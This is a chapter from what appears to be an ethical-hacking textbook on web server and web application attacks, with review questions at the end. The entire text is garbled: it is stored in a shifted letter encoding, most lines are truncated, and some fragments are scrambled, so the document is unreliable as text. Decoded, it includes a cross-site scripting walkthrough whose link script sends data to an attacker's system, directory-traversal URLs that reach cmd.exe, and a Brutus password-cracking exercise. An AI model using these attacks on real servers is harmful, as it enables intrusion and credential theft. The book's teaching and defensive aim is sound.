9DQGDOL]LQJ :HE 6HUYHUV

:HE VHUYHUV DUH WKH WDUJHWV RI QXPHURXV W\SH
DWWDFNV LV WKH DFW RI YDQGDOLVP NQRZQ DV GHI
RU VXEWOH GHSHQGQLQJ RQ WKH JRDOV RI WKH DWW
WR HPEDUUDVV WKH FRPSDQ\ PDNH D VWDWHPHQW
LV LV SRVVLEOH WR XVH D QXPEHU RI PHWKRGV GH
FDSDELOLWLHV DQG RSSRUWXQLWLHV DYDLODEOH

&RPPRQ)ODZV DQG \$WWDFN 0HWKRGV

/HW¶V ORRN DW VRPH FRPPRQ ZD\V RI DWWDFNLQJ D
KRVWHG RQ LW

0LVFRQILJXUDWLRQ

/HW¶V JHW WKLV RXW RI WKH ZD\ ILUVW :HE VHUYH
PDWWHU ZKLFK ZD\ \RX YLHZ WKHP ,W LV YHU\ HDV\
LQWHQWLRQH GGPLQLVWUDWRU WR PLVFRQILJXUH
ZKLFK PD\ EH WKH RSWLRQ WKDW HQDEOHV DQ DWW

7R SUHYHQW PLVFRQILJXUDWLRQ IURP EHFRPLQJ D S
LV FRUUHFWO\ GHILQHG 3ODQ DQG HYDOXDWH WKH
QHFHVVDU\ SURWHFWLRQ \$OVR PDNH VXUH WR UHYL
OLFURVRIW RIIHU RQ VWHSV WR WDNH WR VHFUXH D
\$QRWKHU RSWLRQ LV WR XVH YXOQHUDELOLW\ VFDQ
RU ZHE DSSOLFDFWLRQ 9XOQHUDELOLW\ VFDQQHUV F
HIIRUWV VKRXOG EH FRQFHQWUDWHG

,QSXW 9DOLGDWLRQ

,QSXW YDOLGDWLRQ LV D PHFKDQLVP XVHG WR YHUL
DSSOLFDFWLRQ 7\SLFDOO\ D XVHU HQWHULQJ GDWD
UHVWULFWLRQV SODFHG RQ WKHP :KHQ GDWD LV DF
LQWHQWLRQDO DQG XQLQWHQWLRQDO FDQ EH HQWH
ODWHU RQ +RZHYHU ZLWK D PHFKDQLVP IRU YDOLG
WKHVH SUREOHPV ZKLFK LQFOXGH

- 'DWDEDVH PDQLSXODWLRQ
- 'DWDEDVH FRUUXSWLRQ
- %XIIHU RYHUIORZV
- ,QFRQVLVWHQW GDWD



\$ ODFN RI LQSXW YDOLGDWLRQ FDQ DOORZ

LQMHFWRQV WR RFFXU ,W LV DOVR SRVVLEOH WK
PDGH SRVVLEOH E\ WKH ODFN RI LQSXW YDOLGDWL

\$ JRRG H[DPSOH RI WKH ODFN RI LQSXW YDOLGDWLR
HQWHUHG EXW LQ UHDOLW\ LW ZLOO DFFHSW DQ\ GI
VLPSO\ PHDQ WKDW WKH LQIRUPDWLRQ PD\ EH XQXV
FDXVH WKH VLWH WR FUDVK RU PLVKDQGGOH WKH LQI
)RUWXQDWHO\ WKLW SUREOHP LV UHODWLYHO\ HDV\
RQO\ SODFH FRQVWUDLQWV RQ WKH W\SHV RI LQSXW
H[DPSOH WKH GHYHORSHU FDQ PDNH VXUH WKDW R
DOORZHG

&URVV 6LWH 6FULSWLQJ

\$QRWKHU W\SH RI DWWDFN DJDLQVW D ZHE VHUYHU
UHOLHV RQ D YDULDWLRQ RI WKH LQSXW YDOLGDWL
JRDO LV WR JR DIWHU D XVHU LQVWHDG RI WKH DSS
VFULSWLQJ PHWKRGV WR H[HFXXH D 7URMDQ ZLWK

SRVVLEOH WKURXJK WKH XVH RI VFULSWLQJ ODQJXD
DQDO\VLV DQ DWWDFNHU FDQ ORRN IRU ZD\ WR LQ
JDLQ LQIRUPDWLRQ UDQJLQJ IURP VHVVLRLQ LQIRUP
FRQWHQW LQ WKH EURZVHU

7KH IROORZLQJ VWHSV UHYHDO ;66 LQ DFWLRQ

7KH DWWDFNHU GLVFRYHUV WKDW D ZHEVLWH VXI
\$Q DWWDFNHU VHQQV DQ HPDLO VWDWLQJ WKDW
VKRXOG FROOHFW LW E\ FOLFNLQJ D OLQN LQ WKH
KWS ZZZ EDGVLWH FRP GHIDXOW DVS"QDPH VFULSW!EDGJ
:KHQ WKH OLQN LV FOLFNHG WKH ZHEVLWH GLVS
SURPSW IRU WKH XVHU WR HQWHU WKHLU QDPH
7KH ZHEVLWH UHGV WKH QDPH IURP WKHLU EURZ
XVHU FOLFN WKH OLQN LQ WKH HPDLO FOLFN WKH ZHEV
VFULSW!

7KH ZHE VHUYHU UHSRUWV WKH QDPH DQG UHWXU
7KH EURZVHU FRUUHFWO\ LQWHUSUHWV WKLV DV
7KLW VFULSW LQVWUXFWV WKH EURZVHU WR VHQQ
DWWDFNHU\ V\ VWHP ZKLFK LW GRHV

;66 LV DQ ROGHU DWWDFN VR PDQ\ PRGHUC
DJDLQVW LW +RZHYHU WKH SURWHFWLRQ LV QRW
WKURXJK SRRU FRQILJXUDWLRQ SDWFKLQJ RU HY
LQFOXGH ;66 VFULSWLQJ DWWDFNV WKDW RULJLQD\

8QYDOLGDWHG 5HGLUHFVV DQG)RUZDUGV
)RU WKLV WISH RI DWWDFN WR RFFXU WKH ZHE DSS
QRQH[LVWHQW LQSXW YDOLGDWLRQ
7R YLVXDOL]H WKLV WISH RI DWWDFN WR RFFXU WKH
85/ DV D *(7 SDUDPHWHU ODQLSXODWLQJ WKLV SDU
WDUJHW VWDP FRP GLUHFVV WKH EURZVHU
WKH\ ZLOO RULWH FRP EODFN WKH WKH WKLV L
FOLFN ,Q UHDLW\ WKH OLQN ZLOO VHQQ WKHP WR
VRIWZDUH RU VRPH RWKHU EDG VWXII RQWR D YLFW
,QVHFXUH /RJRQ 6\ VWHPV
ODQ\ ZHE DSSOLFOWLRQV UHTXLUH VRPH VRUW RI DX

XVH %HFDXVH RI WKH LPSRUWDQFH RI WKH ORJRQ S
VDIHO\ DQG VHFUHO\ <RX PXVW WDNH FDUH WKDW
LQIRUPDWLRQ GRHV QRW UHYHDO GDWD WKDW DQ D\
DERXW D V\WHP

\$SSOLFDWLRQV FDQ WUDFN LQIRUPDWLRQ UHODWLQ.
HQDEOHG 7\SLFDOO\ WKLW LQIRUPDWLRQ FRPHV LQ
WKHVH

- (QWU\ RI DQ LQYDOLG XVHU ,' ZLWK D YDOLG SDVV
- (QWU\ RI DQ YDOLG XVHU ,' ZLWK DQ LQYDOLG SDV
- (QWU\ RI DQ LQYDOLG XVHU ,' DQG SDVVZRUG

\$SSOLFDWLRQV VKRXOG EH GHVLJQHG WR UHWXUQ J
LQIRUPDWLRQ VXFK DV FRUUHFW XVHUQDPHV :HE D:
³XVHUQDPH LQYDOLG´ RU ³SDVVZRUG LQYDOLG´ FDQ
DV D FRUUHFW SDVVZRUG VHH ([HUFLVH

(;(5&,6(

3HUIRUPLQJ D 3DVVZRUG &UDFN

2QH WRRO GHVLJQHG WR XQFRYHU DQG FUDFN SDV
LV D XWLOLW\ NQRZQ DV %UXWXV %UXWXV LV QRW
ZD\ DQ DWWDFNHU FDQ XQFRYHU SDVVZRUGV IRU D
SDVVZRUG FUDFNHU WKDW LV GHVLJQHG WR GHFRG
DSSOLFDWLRQV

%UXWXV LV VLPSON WR XVH DV DUH PRVW WRROV
(QWHU WKH ,3 DGGUHV LQ WKH 7DUJHW ILHOG I
7KLV LV WKH ,3 DGGUHV RI WKH VHUYHU RQ ZKL
EURNHQ

6HOHFW WKH W\SH RI SDVVZRUG FUDFN WR SHUI
%UXWXV KDV WKH DELOLW\ WR FUDFN SDVVZRUGV
(QWHU WKH SRUW RYHU ZKLFK WR FUDFN WKH SI
&RQILJXUH WKH \$XWKHQWLFDWLRQ RSWLRQV IRU
,I WKH V\VWHP GRHV QRW UHTXLUH D XVHUQDPH
WKH 8VH 8VHUQDPH RSWLRQ

)RU NQRZQ XVHUQDPHV WKH 6LQJOH 8VHU RSWLRQ
HQWHUHG LQ WKH ER[EHORZ LW

6HW WKH 3DVV ORGH DQG 3DVV)LOH RSWLRQV
%UXWXV FDQ UXQ WKH SDVVZRUG FUDFN DJDLQV
\$W WKLV SRLQW WKH SDVVZRUG FUDFN LQJ SURFI
WKH SDVVZRUG WKH 3RVLWLYH \$XWKHQWLFDWLRQ
%UXWXV LV QRW WKH QHZHVW SDVVZRUG FUDFNH
DQG HIIHFWLYH \$QRWKHU FUDFNHU LQ WKLV FDM

6FULSWLQJ (UURUV

:HE DSSOLFDWLRQV SURJUDPV DQG FRGH VXFK DV
1(7 DQG -DYD6HUYHU 3DJHV -63 DUH FRPPRQO\ LQ
WKHLU RZQ LVVXH 9XOQHUDELOLWLHV VXFK DV D
OLDELOLW\ \$VDYY\ DWWDFNHU FDQ XVH D QXPEHU
RI D ZHE DSSOLFDWLRQ LQFOXGLQJ WKH IROORZLQJ
8SORDG %RPELQDG ERPELQJ XSORDGV PDVVHV RI IL
ILOOLQJ XS WKH KDUG GULYH RQ WKH VHUYHU 2QFH

DSSOLFDWLRQ ZLOO FHDVH WR IXQFWLRQ DQG ZLOO
3RLVRQ 1XOO %\WH S\WWDFN XOO E\WH DWWDFN SDVV
VFULSWV PD\ QRW EH GHVLJQHG WR KDQGOH SURSHU
DFFHVV ZKHUH LW VKRXOG QRW RWKHUZLVH EH JLYH
'HIDXOW 6F'ULSWV VFULSWV DUH RIWHQ XSORDGHG
QRW NQRZ ZKDW WKH\ GR DW D IXQGDPHQWDO OHYH
H[SORLW FRQILJXUDWLRQ LVVXHV ZLWK WKH VFULSW
6DPSOH 6F'ULSW DSSOLFDWLRQV PD\ LQFOXGH VDPSON
UHJXODUO\ OHIW LQ SODFH RQ VHUYHUV ,Q VXFK VL
DWWDFNHU WR FDUU\ RXW PLVFKLH
3RRUO\ :ULWWHQ RU 4XHVWLRQD E\HLSWV LKDYH DSSI
LQIRUPDWLRQ VXFK DV XVHUQDPHV DQG SDVVZRUGV
FRQWHQWV RI WKH VFULSW DQG UHDG WKHVVH FUGH
6HVVLQRQ ODQDJHPHQW ,VVXHV
\$VHVVLQRQ UHVHQWV WKH FRQQHFWRQ WKDW D FOLH
VHVVLQRQ LQIRUPDWLRQ WKDW LV PDLQWDLQH EHWZHHQ
JLYH DQ DWWDFNHU DFFHVV WR FRQILGHQWLDO LQIF
,GHDOO\ D VHVVLQRQ ZLOO KDYH D XQLTXH LGHQWLIL
HYHU\ WLPH D QHZ FRQQHFWRQ EHWZHHQ D FOLHQW
H[LWHG FORVHG RU QRW QHHGHG WKH LQIRUPDWL
QRW XVHG IRU DQ H[WHQGSHULRG EXW WKLV LV
WKLV W\SH LQFOXGH WKH IROORZLQJ
/RQJ /LYHG 6HVVLQRQV EHWZHHQ D FOLHQW DQG D
IRU WKH WLPH WKH\ DUH QHHGHG DQG WKHQ GLVFDL
ORQJHU WKDQ WKH\ DUH QHHGHG DOORZ LQWUXGHU
LGHQWLILHUV DQG UHXVH D VHVVLQRQ
/RJRHW)HDN DSSOLFDWLRQV VKRXOG SURYLGH D ORJ
RXW DQG FORVH D VHVVLQRQ ZLWKRXW FORVLQJ WKH
,QVHFXUH RU :HDN 6HVVLQRQV GLVFDLW WKDW DUH HD
JXHVVHG²VR WKH\ FDQ EH XVHG E\ DQ DWWDFNHU WR
FORVHG²FDQ EH H[SORLWHG 6RPH IODZV LQ ZHE DS
, 'V ([SORLWDWLRQ RI VHVVLQRQ , 'V FDQ DOVR IDOO L
*UDQWLQJ RI 6HVVLQRQ , 'V WR 8QDPHQWLILHGDSHULV
VHVVLQRQ , 'V WR XQDXWKHQWLFDFWHG XVHUV DQG UH
DWWDFNHU WKH DEOLW\ WR UHTXHVW YDOLG 85/V
3RRU RU 1R 3DVVZRUG &KDQJH &SURSHUO\ LPSONPHQ
SDVVZRUG FKDQJH V\VWHP LQ ZKLFK WKH ROG SDVV
FKDQJH SDVVZRUGV RI RWKHU XVHUV

,QFOXVLRQ RI 8QSURWHFWHG ,QIRUPDWLRQ PDQ &RRM
XQSURWHFWHG LQIRUPDWLRQ VXFK DV WKH LQWHUQ
KDFNHU WR OHDUQ PRUH DERXW WKH QDWXUH RI WK

3URWHFWLQJ &RRNLHV

6LQFH FRRNLHV DUH DQ LQWHJUDO SDUW RI ZHE DSS
PHWKRGV WKDW FDQ EH XVHG WR VHFXUH WKHP SUR
LV XOWLPDWHO\ WKH RQO\ SHUVRQ ZKR FDQ PDNH F
LPSRUWDQW WR XQGHUVWDQG ZKDW WKH\ FDQ GR

(DUOLHU LQ WKLV FKDSWHU ZH GLVFXVVHG ZKDW FR
DUH XVHG IRU DQG KRZ WKH\ PD\ EH FRPSURPLVHG
WKDW FDQ VHFXUH FRRNLHV DQG PDNH WKHP VDIHU
7KH IROORZLQJ LV D OLVW RI WKH DWWULEXWHV WK
WKHP VDIHU WR XVH

6HFXUHQH WKLV DWWULEXWH LV VHW RQ D FRRNLH
RQO\ EH VHQW RYHU PHWKRGV WKDW DUH VHFXUH V
ZHE DSSOLFDWLRQ XWLOL]HV ERWK +773 DQG +7736
WKH FOHDU

+WWS2000WWLQJ WKLV DWWULEXWH GHQHGGV DJDLQV
DFFHVVHG RQO\ YLD +773 DQG QRW YLD VFULSWV VX
VXSSRUWHG LQ DOO EURZVHUV

'RPDLQKHQ WKLV DWWULEXWH LV XVHG LW YHULILH'
ZLWK PDWFKHV WKHQ D VHFRQG DWWULEXWH NQRZC

3DWKHQ WKH GRPDLQ DWWULEXWH LV VHW WKH SD'
FRRNLH LV DFWXDOO\ YDOLG IRU ,W LV LPSRUWDQW
UHVWULFWLYH D SDWK DV SRVVLEOH WR DYRLG DWW

([SLUHWKLV DWWULEXWH RIIHUV VWURQJ SURWHFWLR
DFWXDOO\ GHOHWHV WKH FRRNLH ZKHQ WKH H[SLUD
LV H[FHHGHG WKH FRRNLH ZLOO FRQWLQXH WR EH I
VHVVLRQ DQG DOO IROORZLQJ VHVVLRQV ,I WKH DW
ZLOO EH GHOHWHG RQFH WKH FXUUHQW EURZVHU VH

(QFU\SWLRQ :HDNQHVVHV

,Q ZHE DSSOLFDWLRQV HQFU\SWLRQ SOD\V D YLWDC
IUHTXHQWO\ H[FKDQJHG EHWZHHQ FOLHQW DQG VHU
LQIRUPDWLRQ

:KHQ VHFXULQJ ZHE DSSOLFDWLRQV \RX PXVW FRQV
VWDJHV ZKHQ LW LV VWRUHG DQG ZKHQ LW LV WUDL
DWWDFN :KHQ FRQVLGHULQJ HQFU\SWLRQ DQG LWV

DUHDV RI FRQFHUQ

:HDN &LSKHUHN FLSKHUV RU HQFRGLQJ DOJRULWKPV
SRRUO\ GHVLJQHG DQG LPSOHPHQWHG 8VH RI VXFK
GHFU\SW GDWD HDVLO\ DQG JDLQ XQDXWKRUL]HG DF
,W LV LPSRUWDQW WKDW \RX QHYHU XQGHUHVWLPDV
SURFHVVHG RU WUDQVPLWWHG E\ \RXU ZHE DSSOLF
FOLHQWV DQG KRZ WR SURWHFW LW 6HQVLWLYH LQ
6HFXULW\ QXPEHUV VKRXOG QHYHU EH WUDQVPLWWH
VWRUHG DOZD\ XVH WKH VWURQJHVW HQFU\SWLRQ
56\$,I LW GRHVQ\W QHHG WR EH VWRUHG GRQ\W
WKDW ZLOO LQYROXH WKLV GDWD XVH D SD\PHQW S
KDYH WR WDNH RQ WKDW WDVN

9XOQHUDEOH 6RPHWZDUH WZDUH LPSOHPHQWDWLRQV V
GDWD VXFK DV 6HFXUH 6RFNHVW /D\HU 66/ PD\ VX
EHFRPH YXOQHUDEOH WR DWWDFNV VXFK DV EXIIHU
6RPH WRROV DQG UHVRXUFHV DUH DYDLODEOH WR K
DSSOLFDWLRQV DQG WKHLU DVVRFLDWHG HQFU\SWLF

- 2SHQ66/ DQ RSHQ VRXUFH WRRONLW XVHG WR LPS
[ZZZ_RSHQVVO RUJ](#)
- 7KH 2:\$63 JXLGH WR FRPPRQ [UXSWRZJUDSSRUJ](#) IODZ
- 1HV VXV 9XOQHUDELOLW\ 6FDQQHU ZKLFK FDQ OLV
VHUYHU [ZZZ_QHV VXV RUJ](#)
- :LQ66/0L0 ZKLFK FDQ EH XVHG WR SHUIRUP DQ +7
[ZZZ_VHFXULWHLQIR FRP RXWLOV :LQ66/0L0 VKWPO](#)
- 6WXQQHO D SURJUDP WKDW DOORZV WKH HQFU\SV
SURWR [ZZZ_VWXQQHO RUJ](#)



&KDVLQJ 322'/(6

,Q ODPH DQ DWWDFN FDPH WR WKH DWWHQWLR
322'/(3DGGLQJ 2UDFOH 2Q 'RZQJUDGHG /HJDF\ (QF
VKRZHG WKH YXOQHUDELOLWLHV LQWURGXFHG E\ X
HQFU\SWLRQ

322'/(ZDV GHVLJQHG WR WDNH DGYDQWDJH RI EUR
WR SURYLGH HQFU\SWLRQ DQG DXWKHQWLFDFW
VXSHUVHGHG E\ 7UDQVSRUW /D\HU 6HFXULW\ 7/6 I
WUDQVPLVLRQ RYHU WKH ,QWHUQH 7KH VLWXDV
RFFXUV ZKHQ D EURZVHU GRHVQ\W VXSSRUW 7/6 E
EURZVHU HQFRXQWHUV D VLWXDWLRQ ZKHUH 7/6 LV
HQFU\SWLRQ RSWLRQ \$Q DWWDFNHU QRWLFLQJ WK
FRPPXQLFDWLRQ VHVLRQ DQG IRUFH WKH EURZVH

,I DQ DWWDFNHU LV DEOH WR VXFFHVVIXOO\ H[SOR
GHVLJQ GHIHFW LQ WKH 66/ WHFKQRORJ\ WR FDI
DQ DWWDFNHU WR DOWHU WKH SDGGLQJ DW WKH H
,I WKL V DWWDFN FRQLQXHV WKH DWWDFNHU FDQ
WKH\ VKRXOG QRW EH DEOH WR KDYH

,Q RUGHU WR SUHYHQW WKL V DWWDFN WKH EURZV
D ZD\ DV WR SUHYHQW WKH XVH RI 66/

'LUHFWRU\ 7UDYHUVDO \$WWDFNV

7KH GLUHFWRU\ WUDYHUVDO DWWDFN DOORZV DQ DV
DQG LQWR RWKHU SDUV RI WKH KRWW V\WHP 2QF
EH DEOH WR E\SDVV SHUPLVLRQV DQG RWKHU VHF
V\WHP

7R H[HFXWH WKL V DWWDFN DQ LQWUXGHU WDNHV D
DUHDV

- \$FFHVV FRQWURO OLVWV \$&/V ZKLFK DUH XVHG
DOORZHG WR DFFHVV ILOHV DQG GLUHFWRULHV RQ
DOORZHG
- 5RRW GLUHFWRU\ ZKLFK LV WKH GLUHFWRU\ RQ W
UHVWULFWHG 7\SLFDOO\ WKL V LV WKH KLJKHVW
GLUHFWRU\ DFWV DV WKH WRS GLUHFWRU\ LQ WKH
DFFHVV WR VHQLWLHY ILOHV RQ WKH VHUYHU

7R SHUIRUP D GLUHFWRUI\ WUDYHUVDO DWWDFN VXU
DQG D ZHE EURZVHU :LWK WKHVH WRROV DQG SDWL
ILOHV DQG GLUHFWRULHV RQ D V\ VWHP

7KH VXFFHVV RI WKH DWWDFN GHSHQGV ODUJHO\ RQ
EXW WKHUH DUH VRPH FRPPRQ WKUHDGV 7\SLFDOO\
VSRILQJ WKHPVHOYHV DV XVHUV DQG JDLQLQJ DFFI
,Q ZHE DSSOLFDFWLRQV ZLWK G\QDPLF SDJHV VXFK D
UHFHLYHG IURP EURZVHUV WKURXJK *(7 RU 3267 UHT
*(7 +773 UHTXHVW 85/

KWWS EHWDFDQDGLHQV FRP VKRZ DVS"YLHZ KLVWRUI\ KWPO
:LWK WKLV 85/ WKH EURZVHU UHTXHVWV WKH B\QDPLF
LW DOVR VHQG V\WKH SDUW RI WKH DOWHUWLDU\ WKH KQ WKLV UHT
H[HFXWHG RQ WKH RZHDUSMUYLHYH LV WKH KLVWRUI\ WKH V
ILOHV\ VWHP DQG UHWXUQV LW WR WKH UHTXHVWLQJ
DVVXPH WKDW WKH FRPSDQJHUWULHYH ILOHV IURP WKH I
85/

KWWS EHWDFDQDGLHQV FRP VKRZ DVS"YLHZ :LQGR
7KLV ZLOO FDXVH WKH G\QDPLF SDJH IURP WKH ILOHV
GLVSOD\ LW WR WKH XVHUV WKUHDGV WKH WKH RQVWHP W
ZKLFK LV FRPPRQO\ XVHG DV DQ RSHUDWLQJ V\ VWHP
PDQ\ GLUHFWRULHV W\RKZHDUSMUYLHYH RQ WKH V\ VWHP
E\ WULDO DQG HUURU



7KH DFWXDO GLUHFWRUI\ VWUXFWXUH ZLOO
WKLV SURFHVV PD\ UHTXLUH D FRQVLGHUDEOH DPR
WKH IDFW WKDW LW LV QRW XQFRPPRQ IRU VRIWZD
VWUXFWXUHV

2I FRXUVH \RX GRQ\W QHHG WR XVH FRGH WR DWWL
DORQH \$ ZHE VHUYHU PD\ EH FRPSOHWHO\ RSHQ WR
ZDLWLQJ IRU DQ DPELWLRXV DWWDFNHU WR WUDFN (
)RU H[DPSOH D 85/ UHTXHVW WKDW DOWHUWLDU\ RRI, W
GLUHFWRULHV DQG H[HFXWH D FRPPDQG FDQ ORRN C
KWWS VHUYHU FRP VFULSWV F :LQGRZV 6\ VWHP FPG H[H"
7KH UHTXHVW UHWXUQV D OLVW RI DOO ILOHV\ WKH
FRPPDQG VKHOO ILOH DQG G\XQQLQJ WKH WKH RQVWHP
WKDW LV LQ WKH 85/ UHTXHVW LV D ZHE VHUYHU HV

FKDUDFWHUV , Q UHSLWH 78 QMV WK Q FRDUDFWHUV DQG
XVH RI D VLJQ LQ D 85/ LV NQRZQ DV SHUFHQW HQI



ORVW PRGHUQ ZHE VHUYHUV FKHFN IRU WKH

FRGHV DQG EORFN WKHP IURP EHLQJ XVHG +RZHYH
VHUYHUV RI DOO GLIIHUHQW W\SHV LW LV PRUH W
DWWDFN ZLOO QRW ILOWHU IRU WKHVH FRGHV

'LUHFWRU\ 7UDYHUVDO \$WWDFN &RXQWHUPHDVXUHV
\$ KDQGIXO RI PHWKRGV FDQ EH XVHG WR WKZDUW G
• 5XQQLQJ PRGHUQ ZHE VHUYHU VRIWZDUH RU HQVX
• (QDEOLQJ ILOWHULQJ RI XVHU LQSXW WR WKH ZHE
VHUYHUV WR LQFOXGH WKH DELOLW\ WR ILOWHU R

7HVWLQJ :HE \$SSOLFDFWLRQV

6LQFH ZHE DSSOLFDFWLRQV DUH FRPSOH[WKH XVH R
DSSOLFDFWLRQ PD\ EH QHFHVVDU\ 6RPH RI WKHVH V

%XUS 6XLWH

%XUS 6XLWH LV D -DYD EDVHG DSSOLFDFWLRQ XVHG V
FORVHU LQVSHFWLRQ WKH VRIWZDUH LV DFWXDOO\ I
DQG IHDWXUHV RI DQ DSSOLFDFWLRQ

%XUS 6XLWH RIIHUV D UREXVW FRPELQDFWLRQ RI WR
DXWRPDWLFDOO\ WR FKHFN WKH DSSOLFDFWLRQ 7KH
DQG H[SORLW KROHV LQ WKH ZHE DSSOLFDFWLRQ

%XUS 6XLWH LQFOXGHV WRROV WKDW FDQ SHUIRUP
3UR[7KH SUR[\ IXQFWLRQ DOORZV WKH XVHU WR URX
ZHE DSSOLFDFWLRQ E\ FRQILJXULQJ WKH ZHE EURZVH
XVH WKH VRIWZDUH DOORZV WKH LQWHUFHFWLRQ ` EURZVHU
DQG VHUYHU

6SLGH 7K LV WRRO FDQ PDS RXW D ZHE DSSOLFDFWLRQ
DSSOLFDFWLRQ\ VWUXFWXUH

6FDQQHUHQ SXW WR XVH WKH VFDQQHU FDQ GLVFRY
, Q PDQ\ FDVHV LW LV QRW DV UREXVW DV D GHGLFD\
HIIHFWLYH

, QWUXGHUV LV DQ DXWRPDWHG DQG IXOO\ FXVWRPL]

5HSHDWKUV LV D WRRO IRU PDQXDOO\ PRGLI\LQJ DQ
DQG DQDO\]LQJ WKH UHVSQRQVH WR HDFK
6HTXHQFKUV VSHFLILF IHDWXUH LV YHU\ XVHIXO IRU
VXVFHSWLELOLW\ WR VHVVLRQ KLMDFNLQJ E\ LQVSH
9HJD :HE \$SSOLFDFWLRQ 6FDQQHU
,QFOXGHG ZLWK .DOL /LQX[LV D VFDQQHU GHVLJQ
FDSDEOH RI GHWHFWLQJ 64/ LQMHFWLRQ LVVXHV ;6
PRUH :KLOH LW LV SUHVHQW DQG LQVWDOOHG RQ .I
DV ZHOO EHFDXVH LW LV -DJD EDVHG

6XPPDU\

7KLV FKDSWHU IRFXVHG RQ ZHE DSSOLFDWLRQV DQG
DUH WKH SODWIRUP WKDW ZHE DSSOLFDWLRQV UXQ
FRQVLGHUHG DV ZHOO \$ ZHE DSSOLFDWLRQ FDQ EH
D FOLHQW DSSOLFDWLRQ VXFK DV ZHEPDLO VWUHD
:HE DSSOLFDWLRQV KDYH EHFRPH LQFUHGLEO\ SRSX
\HDUV DQG DV VXFK WKH\ KDYH EHFRPH KXJH WDUJH
SHUIRUP DFWLRQV VXFK DV EDQQHU JUDEV XSORDG
DSSOLFDWLRQV WR HLWKHU JDLQ LQIRUPDWLRQ DER
RUJDQLJDWLRQ 'HIHQGLQJ WKHVH DSSOLFDWLRQV L'
IUHTXHQWO\ FXVWRPLJHG WR D VSHFLILF HQYLURQPI

([DP (VVHQWLD OV

8QGHUVWDQG WKH EDVLF FRQFHSW: HRE DSSOLFDWLRQ
WR UXQ RQ WKH VHUYHU DQG WUDQVPLW WKH UHVXC

8QGHUVWDQG GLUHFWRU QRWUDKDWV DLUHFWRU\ WUDYH
DFFHVVLRQJ RI WKH FRQWHQW RI D ZHE VHUYHU RU D

8QGHUVWDQG FOLHQW VLGQRZSRKIDWDMOLRQQW VLGH D
-DYD6FULSW DQG VLPLODU ODQJXDJHV DUH GHVLJQH
QRW SURFHVVHG E\ WKH VHUYHU

8QGHUVWDQG FRRNLHV DQGQRZWKDWVFRNLHV DUH
DSSOLFDWLRQV DQG VWRUH LQIRUPDWLRQ ZKHUH VV
VHFXULW\ ULVN LI LPSURSHUO\ XVHG EXW SOHW\ F

8QGHUVWDQG WKH GLIIHUHQW IODZVQRZWKHDCSLIOHBI
ZHDNQHVVHV WKDW FDQ OHDG WR D VXFFHVVIXO DW
SUREOHPV RI D YXOQHUDEOH ZHE DSSOLFDWLRQ DUH
DQG SRRU DXWKHQWLFDWLRQ

.QRZ SUHYHQWLYH PQRZWKH SUHYHQWLYH PHDVXUH
DFWLRQV HDFK RQH WDNHV WR SUHYHQW DWWDFNV

5HYLHZ 4XHVWLRQV

:KLFK RI WKH IROORZLQJ EHVW GHVFULEHV D ZHE
\$ &RGH GHVLJQHG WR EH UXQ RQ WKH FOLHQW
% &RGH GHVLJQHG WR EH UXQ RQ WKH VHUYHU
& 64/ FRGH IRU GDWDEDVHV
' 7DUJHWLQJ RI ZHE VHUYLFHV
BBBBBBBBBBB LV D FOLHQW VLGH VFULSWLQJ ODQJ
\$ -DJD6FULSW
% \$63
& \$63 1(7
' 3+3
:KLFK RI WKH IROORZLQJ LV DQ HDPSOH RI D VHL
\$ -DJD6FULSW
% 3+3
& 64/
' +70/
:KLFK RI WKH IROORZLQJ LV XVHG WR DFFHVV FR
\$ %UXWH IRUFH
% 3RUW VFDQQLQJ
& 64/ LQMFWLRQ
' 'LUHFWRU\ WUDYHUVDO
:KLFK RI WKH IROORZLQJ FDQ SUHYHQW EDG LQSW
WKURXJK D IRUP"
\$ 5HTXHVW ILOWHULQJ
% ,QSW YDOLGDLRQ
& ,QSW VFDQQLQJ
' 'LUHFWRU\ WUDYHUVLQJ
BBBBBBBBBBB FDQ EH XVHG WR LGHQWL\ D ZHE VH
\$ 6HVVLRQ KLMDFNLQJ
% %DQQHU JUDE

& 7UDYHUVDO
' +HDGHU DQDO\VLV
,Q WKH ILHOG RI ,7 VHFXULW\ WKH FRQFHSW RI C
FRQWURO RQ DQRWKHU :K\ ZRXOG WKLW EH KHOSI
KLMDFNLQJ"
\$ 7R SURYLGH EHWWHU SURWHFWLRQ
% 7R EXLOG GHSHQGHHQF\ DPRQJ OD\HUV
& 7R LQFUHDVH ORJJLQJ DELOLW\
' 7R VDWLVI\ DXGLWRUV
:KLFK RI WKH IROORZLQJ LV XVHG WR VHW SHUPL
\$ +,'6
% \$&(
& \$&/
' \$/6
:KDW FRXOG EH XVHG WR PRQLWRU DSSOLFDWLRQ
DSSOLFDWLRQ"
\$ +,'6
% +,36
& 1,'6
' /RJV
:KLFK RI WKH IROORZLQJ LV DQ DWWULEXWH XVH
\$ (QFU\SW
% 6HFXUH
& +WWS2QO\
' 'RPDLQ
\$ 322'/(DWWDFN WDUJHWV ZKDW H[DFWO\
\$ 66/
% 7/6
& 931
' \$(6
:KDW LV XVHG WR VWRUH VHVVLRQ LQIRUPDWLRQ

\$ &RRNLH
% 6QRRS
& 'LUHFWRU\
')LOH
:KLFK DWWDFN FDQ EH XVHG WR WDNH RYHU D SU
\$ &RRNLH VQRRSLQJ
% 6HVVLQR KLMDFNLQJ
& &RRNLH KLMDFNLQJ
' 6HVVLQR VQLIILQJ
:KLFK FRPPDQG ZRXOG UHWULHYH EDQQHU LQIRU
\$ QF
% QF
& QF ±S
' QF ±S ±O
+RZ LV D EUXWH IRUFH DWWDFN SHUIRUPHG"
\$ %\ WU\LQJ DOO SRVVLEOH FRPELQDWLRQV RI Fk
% %\ WU\LQJ GLFWLRQDU\ ZRUGV
& %\ FDSWXULQJ KDVKHV
' %\ FRPSDULQJ KDVKHV
:KDW LV WKH FRPPDQG WR UHWULHYH KHDGHU LQ
\$ WHOQHW ZHEVLWH QDPH!
% WHOQHW ZHEVLWH QDPH!
& WHOQHW ZHEVLWH QDPH! ±SRUW
' WHOQHW ZHEVLWH QDPH! ±SRUW
*URXSV DQG LQGLYLGXDOV ZKR PD\ KDFN D ZHE V
SULQFLSOH RU SHUVRQDO EHOLHIV DUH NQRZQ DV
\$:KLWH KDWV
% %ODFN KDWV
& 6FULSW NLGGLHV
' +DFNWLYLVWV
7KH :D\EDFN ODFKLQH ZRXOG EH XVHIXO LQ YLHZI

D ZHE DSSOLFDWLRQ"
\$ *HW -RE SRVWLQJV
% :HEVLWHV
& \$UFKLYHG YHUVLRQV RI ZHEVLWHV
' %DFNXS FRSLHV RI ZHEVLWHV
:KDW PD\ EH KHOSIXO LQ SURWHFWLQJ WKH FRQW
